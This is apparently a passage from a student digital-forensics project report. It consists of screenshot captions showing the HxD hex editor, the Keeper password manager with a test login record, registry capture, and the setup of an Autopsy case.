
Byte order

Little endian


Big endian

Hexadecimal basis (for integral numbers)


Overwrite



## TARGET 2: KEEPER




A screenshot of the Keeper security website. The URL in the address bar is https://www.keepersecurity.com/get-keeper.html. The page features four main service offerings: "Business and Enterprise" (dark blue background, yellow icon), "Public Sector and FedRAMP" (black background, white icon), "MSPs" (blue background, white icon), and "Personal and Family" (yellow background, white icon). Each offering includes a brief description and a call-to-action button: "Start Free Trial" for Business and Enterprise, "Contact Sales" for Public Sector and FedRAMP, "Start Free Trial" for MSPs, and "Get Protected" for Personal and Family. At the bottom of the page, there is a dark footer bar with the text "Transferring data from www.keepersecurity.com..." and several small icons.




The screenshot shows the main vault interface of the Keeper Password Manager. On the left is a sidebar with options like '+ Create New', 'My Vault', 'Identity & Payments', 'Security Audit', 'BreachWatch', 'Deleted Items', and 'Secure Add Ons'. The central area features a 'Protect Your Digital Life with Keeper.' section with icons for 'Records', 'Folders', and 'Sharing'. Below this are buttons for '+ Create New' and 'Import My Passwords'. A modal dialog is open on the right, titled 'Create New Record'. It contains fields for 'Record Type' (set to 'Login'), 'Title (Required)' (Facebook), 'Login' (testuser@aol.com), 'Password' (CCSF#123456), 'Medium' (an orange progress bar), and 'Website Address' (https://facebook.com). The dialog has 'Cancel' and 'Save' buttons. The footer of the main interface includes 'Sync', 'Work Offline', 'Help', and 'Privacy Policy'.

## HxD EXAMINING:




## 7. Capturing and examining the registry


### REGISTRY EXAMINATION:




## MAKING IMAGE OF REGISTRY:



## REGISTRY IMAGE FOLDER AFTER CREATION:



## CHECKING FOLDER OPTIONS:



## MAKING OF AUTOPSY CASE:

New Case Information

**Steps**

- Case Information**
- Optional Information

**Case Information**

Case Name: Registry

Base Directory: D:\FinalDFProj\T7\

Case Type:  Single-User  Multi-User

Case data will be stored in the following directory:  
D:\FinalDFProj\T7\Registry

< Back

## CASE INFORMATION:

New Case Information

**Steps**

- Case Information
- Optional Information**

**Optional Information**

Case

Number: 1

Examiner

Name: Abdullah

Phone: 031030657860

Email: abdullahamqbool08@gmail.com


Notes:

Organization

